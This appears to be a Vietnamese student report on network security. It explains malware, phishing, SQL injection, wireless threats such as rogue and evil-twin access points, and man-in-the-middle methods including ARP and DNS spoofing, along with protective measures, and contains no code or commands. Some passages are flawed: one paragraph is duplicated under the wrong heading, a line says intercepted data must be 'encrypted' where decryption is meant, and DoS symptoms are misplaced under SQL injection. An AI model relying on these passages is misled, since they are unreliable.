Truy cập các trang web độc hại, tải trò chơi, file nhạc nhiễm Malware, cài đặt thanh công cụ/phần mềm từ nhà cung cấp lạ, mở tệp đính kèm email độc hại (malspam) hoặc các dữ liệu tải xuống không được quét bởi phần mềm bảo mật.


Vô tình cài đặt các phần mềm bổ sung đi kèm với ứng dụng (potentially unwanted program) chứa Malware. Chương trình này được giới thiệu là cần thiết trong quá trình cài đặt nhưng thực tế thì lại không.

Ngoài ra, việc không sử dụng các chương trình bảo mật cũng là lý do khiến Malware xâm nhập dễ dàng hơn.

Adware, Spyware, Virus, Trojan, Worms, Ransomware, Rootkit, Keylogger, Malicious cryptomining, Exploits là một trong các loại Malware phổ biến nhất.

1.3.2. Tấn công giả mạo

Phishing là hình thức giả mạo thành một đơn vị/cá nhân uy tín để chiếm lòng tin của người dùng, thông thường qua email. Mục đích của tấn công Phishing thường là đánh cắp dữ liệu nhạy cảm như thông tin thẻ tín dụng, mật khẩu, đôi khi phishing là một hình thức để lừa người dùng cài đặt malware vào thiết bị (khi đó, phishing là một công đoạn trong cuộc tấn công malware).



Hình 1.10. Mô hình tấn công giả mạo

Có nhiều kỹ thuật mà tin tặc sử dụng để thực hiện một vụ tấn công Phishing:

a) Giả mạo email

Tin tặc sẽ gửi email cho người dùng dưới danh nghĩa một đơn vị/tổ chức uy tín, dụ người dùng click vào đường link dẫn tới một website giả mạo và "*mắc câu*".

Những email giả mạo thường rất giống với email chính chủ, chỉ khác một vài chi tiết nhỏ, khiến cho nhiều người dùng nhầm lẫn và trở thành nạn nhân của cuộc tấn công.

b) Giả mạo Website

Thực chất, việc giả mạo website trong tấn công Phishing chỉ là làm giả một *Landing page* chứ không phải toàn bộ Website. Trang được làm giả thường là trang đăng nhập để cướp thông tin của nạn nhân.

Kỹ thuật làm giả website có một số đặc điểm sau:


Thiết kế giống tới 99% so với website gốc

Đường link (URL) chỉ khác 1 ký tự duy nhất. VD: *reddit.com* (thật) - *redit.com* (giả); *google.com - gugle.com*; *microsoft.com - mircosoft.com*.

Luôn có những thông điệp khuyến khích người dùng nhập thông tin cá nhân vào website (*call-to-action*).

1.3.3. Tấn công trung gian

Tấn công trung gian (MitM), hay tấn công nghe lén, xảy ra khi kẻ tấn công xâm nhập vào một giao dịch/sự giao tiếp giữa 2 đối tượng. Khi đã chen vào giữa thành công, chúng có thể đánh cắp dữ liệu của giao dịch đó.



Hình 1.11. Tấn công trung gian

Loại hình này xảy ra khi:

Nạn nhân truy cập vào một mạng Wifi công cộng không an toàn, kẻ tấn công có thể "chen vào giữa" thiết bị của nạn nhân và mạng Wifi đó. Vô tình, những thông tin nạn nhân gửi đi sẽ rơi vào tay kẻ tấn công.

Khi phần mềm độc hại được cài đặt thành công vào thiết bị, một kẻ tấn công có thể dễ dàng xem và điều chỉnh dữ liệu của nạn nhân.


Phương thức tấn công này chúng em xin trình bày chi tiết ở phần sau!

1.3.4. Tấn công cơ sở dữ liệu

SQL injection – còn được gọi là SQLi – sử dụng những lỗ hổng trong các kênh đầu vào (input) của website để nhắm mục tiêu vào cơ sở dữ liệu nằm trong phần phụ trợ của ứng dụng web, nơi lưu giữ những thông tin nhạy cảm và có giá trị nhất.

Cụ thể, tin tặc "tiêm" một đoạn code độc hại vào server sử dụng ngôn ngữ truy vấn có cấu trúc (SQL), mục đích là khiến máy chủ trả về những thông tin quan trọng mà lẽ ra không được tiết lộ.

Ngoài ra, kỹ thuật này sử dụng để ăn cắp hoặc xáo trộn dữ liệu, cản trở sự hoạt động của các ứng dụng, và, trong trường hợp xấu nhất, nó có thể chiếm được quyền truy cập quản trị vào máy chủ cơ sở dữ liệu.



Hình 1.12. Tấn công cơ sở dữ liệu

Tuy nhiên ngày nay chúng ta thường làm việc trên những *framework* hiện đại. Các *framework* đều đã được test cẩn thận để phòng tránh các lỗi, trong đó có SQL Injection.

Làm thế nào để biết một cuộc tấn công đang xảy ra?

Không phải tất cả mọi gián đoạn là kết quả của một cuộc tấn công từ chối dịch vụ. Có thể có các vấn đề kỹ thuật với mạng lưới hoặc người quản trị hệ thống đang thực hiện bảo trì. Tuy nhiên các triệu chứng sau đây có thể dùng để nhận diện một cuộc tấn công DOS hoặc DDoS vào các website:

Thực trạng cho thấy mạng của bạn hay hệ thống bị chậm một cách bất thường (mở file hay truy cập vào website)

Một trang cụ thể nào đó của website không thể truy cập được.

Không thể truy cập vào bất kỳ trang website nào

Gia tăng đáng kể lượng thư rác mà bạn nhận được trong tài khoản.

1.4. Các giải pháp chống tấn công mạng

1.4.1. Đối với cá nhân

- Bảo vệ mật khẩu cá nhân bằng cách: đặt mật khẩu phức tạp, bật tính năng bảo mật 2 lớp – xác nhận qua điện thoại,…
- Hạn chế truy cập vào các điểm wifi công cộng
- Không sử dụng phần mềm bẻ khóa (*crack*)
- Luôn cập nhật phần mềm, hệ điều hành lên phiên bản mới nhất.
- Cẩn trọng khi duyệt email, kiểm tra kỹ tên người gửi để phòng tránh lừa đảo.
- Tuyệt đối không tải các file hoặc nhấp vào đường link không rõ nguồn gốc.
- Hạn chế sử dụng các thiết bị ngoại vi (USB, ổ cứng) dùng chung.
- Sử dụng một phần mềm diệt Virus uy tín.'

1.4.2. Đối với tổ chức, doanh nghiệp

- Xây dựng một chính sách bảo mật với các điều khoản rõ ràng, minh bạch
- Lựa chọn các phần mềm, đối tác một cách kỹ càng. Ưu tiên những bên có cam kết bảo mật và cam kết cập nhật bảo mật thường xuyên.
- Tuyệt đối không sử dụng các phần mềm crack
- Luôn cập nhật phần mềm, firmware lên phiên bản mới nhất.
- Sử dụng các dịch vụ đám mây uy tín cho mục đích lưu trữ.
- Đánh giá bảo mật & Xây dựng một chiến lược an ninh mạng tổng thể cho doanh nghiệp, bao gồm các thành phần: bảo mật website, bảo mật hệ thống máy chủ, mạng nội bộ, hệ thống quan hệ khách hàng (*CRM*), bảo mật *IoT*, bảo mật hệ thống CNTT – vận hành…
- Tổ chức các buổi đào tạo, training kiến thức sử dụng internet an toàn cho nhân viên.

CHƯƠNG 2 : MẠNG KHÔNG DÂY VÀ CÁCH THỨC TẤN CÔNG MẠNG

2.1. Mạng không dây

2.1.1. Tổng quan mạng không dây

Một mạng không dây là một mạng máy tính sử dụng các kết nối dữ liệu không dây giữa các nút mạng.

- Mạng không dây thường được sử dụng bởi các hộ gia đình, các doanh nghiệp hay các cơ sở kinh doanh vừa và lớn có nhu cầu kết nối internet nhưng không thông qua quá nhiều cáp chuyển đổi.
- Các mạng không dây được quản lý bởi hệ thống truyền thông vô tuyến của các nhà mạng. Những hệ thống này thường được đặt tập trung hoặc rời rạc tại những cơ sở lưu trữ của các nhà mạng. Cấu trúc mạng thường được sử dụng là cấu trúc OSI

Có lịch sử hơn một thế kỷ, được sử dụng rộng rãi trong truyền thông chỉ trong vòng 15-20 năm đến nay

Là một trong các lĩnh vực phát triển nhất của công nghiệp truyền thông

Được sử dụng rộng rãi trong cuộc sống hàng ngày

Hai đặc điểm mang lại ưu thế cho mạng không dây là sự di động và tiết kiệm giá thành

-Sự di động:

- Khái niệm không dây và di động rất khó tách rời

-Tiết kiệm giá thành

- Cài đặt mạng không dây đòi hỏi ít dây hơn nhiều so với mạng có dây
- Không sử dụng dây đặc biệt có lợi trong các tình huống

Lắp đặt mạng rất khó khăn trong các vùng rộng lớn: qua sông, biển hoặc các khu vực nhiễm độc

Không được phép đi dây: các khu vực lịch sử

Triển khai mạng tạm: sử dụng trong thời gian ngắn

2.1.2. Các loại mạng không dây

- Wireless Personal-Area Network (**WPAN**)

Công suất thấp và phạm vi ngắn (20-30ft hoặc 6-9 mét).

Dựa trên tiêu chuẩn IEEE 802.15 và tần số 2,4 GHz. Bluetooth và Zigbee là những ví dụ về WPAN.

- Wireless LAN (**WLAN**)

Các mạng có kích thước trung bình lên đến khoảng 300 feet.

Dựa trên tiêu chuẩn IEEE 802.11 và tần số 2,4 hoặc 5,0 GHz.

- Wireless MAN (**WMAN**)

Khu vực địa lý rộng lớn như thành phố hoặc quận.

Sử dụng tần số được cấp phép cụ thể.

- Wireless WAN (**WWAN**)

Khu vực địa lý rộng rãi cho liên lạc quốc gia hoặc toàn cầu.
Sử dụng tần số được cấp phép cụ thể.

2.2. Thành phần của mạng LAN không dây

- **Wireless NICs**

Để giao tiếp không dây, máy tính xách tay, máy tính bảng, điện thoại thông minh và thậm chí cả ô tô mới nhất bao gồm NIC không dây tích hợp kết hợp bộ phát / thu vô tuyến.

Nếu thiết bị không có NIC không dây tích hợp, thì có thể sử dụng bộ điều hợp không dây USB.

- **Wireless Home Router**

Để giao tiếp không dây, máy tính xách tay, máy tính bảng, điện thoại thông minh và thậm chí cả ô tô mới nhất bao gồm NIC không dây tích hợp kết hợp bộ phát / thu vô tuyến.

Nếu thiết bị không có NIC không dây tích hợp, thì có thể sử dụng bộ điều hợp không dây USB.

Người dùng gia đình thường kết nối các thiết bị không dây với nhau bằng bộ định tuyến không dây nhỏ. Bộ định tuyến không dây hoạt động như sau:

Điểm truy cập - Để cung cấp quyền truy cập dây
Chuyển đổi - Để kết nối các thiết bị có dây với nhau
Bộ định tuyến - Để cung cấp một cổng mặc định vào các mạng khác và Internet

- **Wireless Access Point**

Máy khách không dây sử dụng NIC không dây của họ để khám phá các điểm truy cập (AP) gần đó.

Sau đó, khách hàng cố gắng liên kết và xác thực với một AP. Sau khi được xác thực, người dùng không dây có quyền truy cập vào tài nguyên mạng.

- **AP categories**

AP có thể được phân loại là AP tự động hoặc AP dựa trên bộ điều khiển.

- AP tự động: Các thiết bị độc lập được định cấu hình thông qua giao diện dòng lệnh hoặc GUI. Mỗi AP tự quản hoạt động độc lập với các AP khác và được quản trị viên định cấu hình và quản lý theo cách thủ công.

- AP dựa trên bộ điều khiển: Còn được gọi là AP nhẹ (LAP). Sử dụng Giao thức điểm truy cập nhẹ (LWAPP) để giao tiếp với bộ điều khiển LWAN (WLC). Mỗi LAP được cấu hình và quản lý tự động bởi WLC.

- **Wireless Antennas**

Đa hướng - Cung cấp vùng phủ sóng 360 độ. Lý tưởng trong nhà và khu văn phòng.

Định hướng - Tập trung tín hiệu vô tuyến theo một hướng cụ thể.

Ví dụ như món Yagi và đĩa parabol. Nhiều đầu vào Nhiều đầu ra (MIMO) - Sử dụng nhiều ăng-ten (Lên đến tám) để tăng băng thông

2.3. Các tấn công trong mạng không dây

WLAN là mở cho tất cả những thiết bị trong vùng phủ sóng của một AP và các thông tin đăng nhập thích hợp để liên kết đến nó.
Các cuộc tấn công có thể được tại ra bởi những người từ bên ngoài,nhân viên bất mãn, hay sự vô ý của nhân viên. Các mạng không dây thường bị đe doạ bởi các nguy cơ sau:

- Chặn bắt dữ liệu
- Tấn công xâm nhập mạng không dây
- Tấn công từ chối dịch vụ
- Giả mạo AP

2.3.1. Interception of data (tấn công chặn bắt dữ liệu)

Đánh chặn là nơi một cá nhân không được phép có quyền truy cập vào thông tin bí mật hoặc riêng tư. Các cuộc tấn công đánh chặn là các cuộc tấn công chống lại mạng mục tiêu bí mật của CIA
Đánh chặn và đánh cắp dữ liệu. Trường hợp dữ liệu bị chặn trong quá trình truyền. Điều này được thực hiện bằng cách sử dụng phần mềm được gọi là trình nghe lén gói tin, phần mềm này sẽ kiểm tra các gói dữ liệu khi chúng được gửi trên mạng hoặc qua internet. Thông tin thu thập được gửi lại cho một hacker.

2.3.2. Wireless intruders (tấn công xâm nhập mạng không dây)

Các bộ định tuyến không dây hiện đại có thể dễ bị xâm nhập, dù cố ý hay vô tình. Nhiều thiết bị không dây tự động tìm kiếm và kết nối với tín hiệu mạnh nhất, vì vậy có khả năng một người hàng xóm có thể được kết nối với bộ định tuyến của bạn mà họ không nhận ra.

Các cuộc xâm nhập có chủ ý có thể bao gồm từ "những kẻ mượn băng thông" tương đối lành tính đến các cuộc tấn công nghiêm trọng hơn nhằm đánh cắp danh tính hoặc thông tin cá nhân. Cách bảo vệ tốt nhất là mật khẩu mạnh và được thay đổi thường xuyên trên bộ định tuyến, mã hóa không dây và giám sát các thiết bị được kết nối.

2.3.3. Denial of Service (DoS) Attacks (tấn công từ chối dịch vụ)

Các cuộc tấn công DoS không dây có thể là kết quả của:

- Các thiết bị được cấu hình không đúng
- Kẻ tấn công cố tình can thiệp vào giao tiếp không dây
- Sự can thiệp tình cờ

Để giảm thiểu nguy cơ bị tấn công DoS do các thiết bị được cấu hình không đúng và

các cuộc tấn công độc hại, kiểm soát tất cả các thiết bị, giữ an toàn cho mật khẩu, tạo bản sao lưu và đảm bảo rằng tất cả các thay đổi cấu hình đều được thực hiện trong khung giờ hợp lý.

2.3.4. Rogue Aps (tấn công giả mạo Ap)

Giả mạo AP là một AP hoặc bộ định tuyến không giây được được kết nối với mạng công ty mà không có sự cho phép rõ ràng và vi phạm chính sách của công ty

- Sau khi kết nối, kẻ tấn công có thể sử dụng AP giả mạo để chiếm địa chỉ MAC, chặn bắt thông tin, giành quyền truy cập vào tài nguyên mạng hoặc tiến hành một cuộc tấn công trung gian.
- Một điểm phát song mạng cá nhân cũng có thể sử dụng như một AP giả mạo (Ví dụ chức năng phát wifi trên windows)
- Để ngăn chặn việc cài đặt AP giả mạo, các tổ chức phải cấu hình WLC với các chính sách AP giả mạo, sử dụng hệ thống giám sát an ninh mạng.

Tấn công Man in the middle

• Tấn công Man in the middle (MITM), tin tặc ở giữa 2 thực thể hợp pháp để đọc hoặc sửa đổi dữ liệu trao đổi giữa 2 bên.

• Một cuộc tấn công MITM không dây phổ biến được gọi là cuộc tấn công “AP đôi xấu xa – evil twin AP”, trong đó kẻ tấn công giới thiệu một AP giả mạo và cấu hình nó với cùng SSID như một AP hợp pháp.

• Để chống lại cuộc tấn công MITM thì việc đầu tiên phải xác định các thiết bị hợp pháp trong mạng WLAN. Người dùng phải được xác thực. Sau khi tất cả các thiết bị hợp pháp được biết, mạng có thể được giám sát để tìm các thiết bị hoặc lưu lượng truy cập bất thường

CHƯƠNG 3: TẤN CÔNG MAN -IN- THE-MIDDLE

Người dùng thường làm rất nhiều việc thông qua thiết bị di động, sử dụng Wi-Fi công cộng, nên dữ liệu truyền ra vào thiết bị trở thành rủi ro lớn cho nhiều doanh nghiệp.

Thông thường, kết nối Internet thông qua các điểm truy cập(access point) hay proxy không an toàn không phải là hiểm hoạ lớn, bởi vì dữ liệu của doanh nghiệp thường được mã hoá. Tuy vậy, có những phương pháp tấn công cho phép kẻ xấu xem được cả dữ liệu mã hoá của doanh nghiệp, như tài khoản đăng nhập hay email nhạy cảm.

Tội phạm mạng thường thực hiện một cuộc tấn công trung gian theo hai giai đoạn đánh chặn và giải mã. Đầu tiên, kẻ tấn công phải xâm nhập được vào hệ thống mạng. Thứ hai, kẻ tấn công phải giải mã dữ liệu.

Với một cuộc tấn công MITM truyền thống, tội phạm mạng cần có quyền truy cập vào bộ định tuyến Wi-Fi không được bảo mật hoặc bảo mật kém. Những loại kết nối này thường được tìm thấy ở các khu vực công cộng có các điểm truy cập Wi-Fi miễn phí và thậm chí ở một số người, nhà của họ, nếu họ bảo vệ mạng của họ. Kẻ tấn công có thể quét bộ định tuyến để tìm kiếm các lỗ hổng cụ thể như mật khẩu yếu.

Khi kẻ tấn công tìm thấy một bộ định tuyến dễ bị tấn công, chúng có thể triển khai các công cụ để chặn và đọc dữ liệu được truyền của nạn nhân. Kẻ tấn công sau đó cũng có thể chèn các công cụ của chúng vào giữa máy tính nạn nhân và các trang web mà người dùng truy cập để ghi lại thông tin đăng nhập, thông tin ngân hàng và thông tin cá nhân khác.

Một cuộc tấn công trung gian thành công không dừng lại ở việc đánh chặn. Sau đó, dữ liệu được mã hóa của nạn nhân phải được mã hóa để kẻ tấn công có thể đọc và hành động theo dữ liệu đó.

Ngoài ra còn có các phương pháp tấn công khác như: Sniffing, Packet Injection, Session Hijacking và SSL Stripping.

Sniffing: Sniffing hoặc Packet Sniffing là một kỹ thuật được sử dụng để nắm bắt các gói dữ liệu chảy vào và ra khỏi một hệ thống mạng. Packet Sniffing trong mạng tương đương với việc nghe trộm trong điện thoại

Packet Injection: Trong kỹ thuật này, kẻ tấn công đưa các gói dữ liệu độc hại vào với dữ liệu thông thường. Bằng cách này, người dùng thậm chí không nhận thấy tệp, phần mềm độc hại vì chúng đến như một phần của luồng truyền thông hợp pháp. Những tập tin này rất phổ biến trong các cuộc tấn công trung gian cũng như các cuộc tấn công từ chối dịch vụ.

Session Hijacking: Thời gian giữa khi bạn đăng nhập vào tài khoản ngân hàng của bạn và đăng xuất khỏi tài khoản đó được gọi là một phiên. Các phiên này thường là mục tiêu của tin tặc vì chúng có khả năng chứa thông tin kín đáo. Trong hầu hết các trường hợp, một hacker thiết lập sự hiện diện của hắn trong phiên, và cuối cùng nắm quyền kiểm soát nó. Các cuộc tấn công này có thể được thực thi theo nhiều cách khác nhau.

Loại bỏ SSL: SSL Stripping hoặc SSL Downgrade attack là một loài hiếm khi nói đến các cuộc tấn công MITM, nhưng cũng là một trong những nguy hiểm nhất. Như chúng ta đều biết, chứng chỉ SSL/TLS giữ liên lạc của chúng tôi an toàn trực tuyến thông qua mã hóa. Trong các cuộc tấn công SSL, kẻ tấn công loại bỏ kết nối SSL/TLS và giao thức được chuyển từ HTTPS an toàn sang HTTP không an toàn.

3.1. Một số dạng tấn công Man-in-the-Middle

3.1.1. Giả mạo ARP

Đây là một hình thức tấn công MITM hiện đại có xuất xứ lâu đời nhất (đôi khi còn được biết đến với cái tên ARP Poison Routing), tấn công này cho phép kẻ tấn công (nằm trên cùng một subnet với các nạn nhân của nó) có thể nghe trộm tất cả các lưu lượng mạng giữa các máy tính nạn nhân. Đây một trong những hình thức tấn công đơn giản nhất nhưng lại là một hình thức hiệu quả nhất khi được thực hiện bởi kẻ tấn công.


Giao thức ARP (*Address Resolution Protocol*) được thiết kế để phục vụ cho nhu cầu thông dịch các địa chỉ giữa các lớp thứ hai và thứ ba trong mô hình *OSI*.

Lớp thứ hai (Datalink) sử dụng địa chỉ MAC để các thiết bị phần cứng có thể truyền thông với nhau một cách trực tiếp.

Lớp thứ ba (Network), sử dụng địa chỉ IP để tạo các mạng có khả năng mở rộng trên toàn cầu.

Lớp *Data-link* xử lý trực tiếp với các thiết bị được kết nối với nhau, còn lớp mạng xử lý các thiết bị được kết nối trực tiếp và không trực tiếp.

Mỗi lớp có cơ chế phân định địa chỉ riêng, và chúng phải làm việc với nhau để tạo nên một mạng truyền thông.



Hình 2.1. Mô hình giao thức ARP

Thực chất trong vấn đề hoạt động của ARP được tập trung vào hai gói, một gói ARP request và một gói ARP reply. Mục đích của request và reply là tìm ra địa

chỉ *MAC* phần cứng có liên quan tới địa chỉ IP đã cho để lưu lượng có thể đến được đích của nó trong mạng.

Gói request được gửi đến các thiết bị trong đoạn mạng, trong khi gửi nó nói rằng


”*Hey, địa chỉ IP của tôi là XX.XX.XX.XX, địa chỉ MAC của tôi là XX:XX:XX:XX:XX:XX. Tôi cần gửi một vài thứ đến một người có địa chỉ XX.XX.XX.XX, nhưng tôi không biết địa chỉ phần cứng này nằm ở đâu trong đoạn mạng của mình. Nếu ai đó có địa chỉ IP này, xin hãy đáp trả lại kèm với địa chỉ MAC của mình!”*

Đáp trả sẽ được gửi đi trong gói ARP reply và cung cấp câu trả lời:

“Hey thiết bị phát. Tôi là người mà bạn đang tìm kiếm với địa chỉ IP là XX.XX.XX.XX. Địa chỉ MAC của tôi là XX:XX:XX:XX:XX:XX.”

Khi quá trình này hoàn tất, thiết bị phát sẽ cập nhật bảng ARP cache của nó và hai thiết bị này có thể truyền thông với nhau.

Cách thức tấn công *ARP* Cache Spoofing



Hình 2.2. Cách thức tấn công ARP Cache Spoofing

Việc giả mạo bảng ARP cache chính là lợi dụng bản tính không an toàn của giao thức ARP.

Không giống như các giao thức khác, chẳng hạn như DNS (có thể được cấu hình để chỉ chấp nhận các nâng cấp động khá an toàn), các thiết bị sử dụng giao thức phân giải địa chỉ (ARP) sẽ chấp nhận nâng cấp bất cứ lúc nào.

Điều này có nghĩa rằng bất cứ thiết bị nào có thể gửi gói ARP reply đến một máy tính khác và máy tính này sẽ cập nhật vào bảng ARP cache của nó ngay giá trị mới này.

Việc gửi một gói ARP reply khi không có request nào được tạo ra được gọi là việc gửi ARP "vu vơ".

Khi các ARP reply "vu vơ" này đến được các máy tính đã gửi request, máy tính request này sẽ nghĩ rằng đó chính là đối tượng mình đang tìm kiếm để truyền thông, tuy nhiên thực chất họ lại đang truyền thông với một kẻ tấn công.

Cụ thể cuộc tấn công dựa trên nguyên là *khai thác sự thiếu chứng thực trong giao thức ARP* bằng cách gửi thông tin ARP giả mạo vào mạng LAN:

Cuộc tấn công giả mạo ARP có thể chạy từ máy chủ bị xâm nhập trên mạng LAN hoặc từ máy của kẻ tấn công được kết nối trực tiếp với mạng LAN bị nhắm tới Mục tiêu của cuộc tấn công là kết hợp địa chỉ MAC host của attacker với địa chỉ IP của máy đích, do đó bất kỳ lưu lượng truy cập nào dành cho máy đích sẽ được gửi đến máy của attacker.


Attacker có thể chọn để kiểm tra các gói tin (theo dõi), trong khi chuyển tiếp lưu lượng truy cập tới đích thực sự - để tránh phát hiện, sửa đổi dữ liệu - trước khi chuyển tiếp nó hoặc khởi chạy tấn công từ chối dịch vụ bằng cách CHẶN một số hoặc tất cả các gói tin trên mạng (không cho dữ liệu đến được đích).

3.1.2. Giả mạo DNS (DNS spoofing)

Giao thức DNS (*Domain Name System – Hệ thống Phân giải Tên miền*) được sử dụng trong hệ thống mạng để dịch tên miền thành địa chỉ IP.

Khi *DNS-client* muốn phân giải tên miền ra địa chỉ IP để truy cập tới máy đích, thì nó cần phải gửi truy vấn cho *DNS-server*. Lúc này Server sẽ chuyển gói thông tin vừa nhận được vào CSDL (bản ghi) của nó để bắt đầu tìm kiếm.

Khi kiểm tra thông tin yêu cầu không có trong bản ghi, nó sẽ tạo lệnh hỏi bản dịch cho một *DNS server* khác. Lúc này, *DNS server* có bản dịch sẽ phản hồi với *DNS yêu cầu*, sau đó lệnh hỏi được giải quyết.

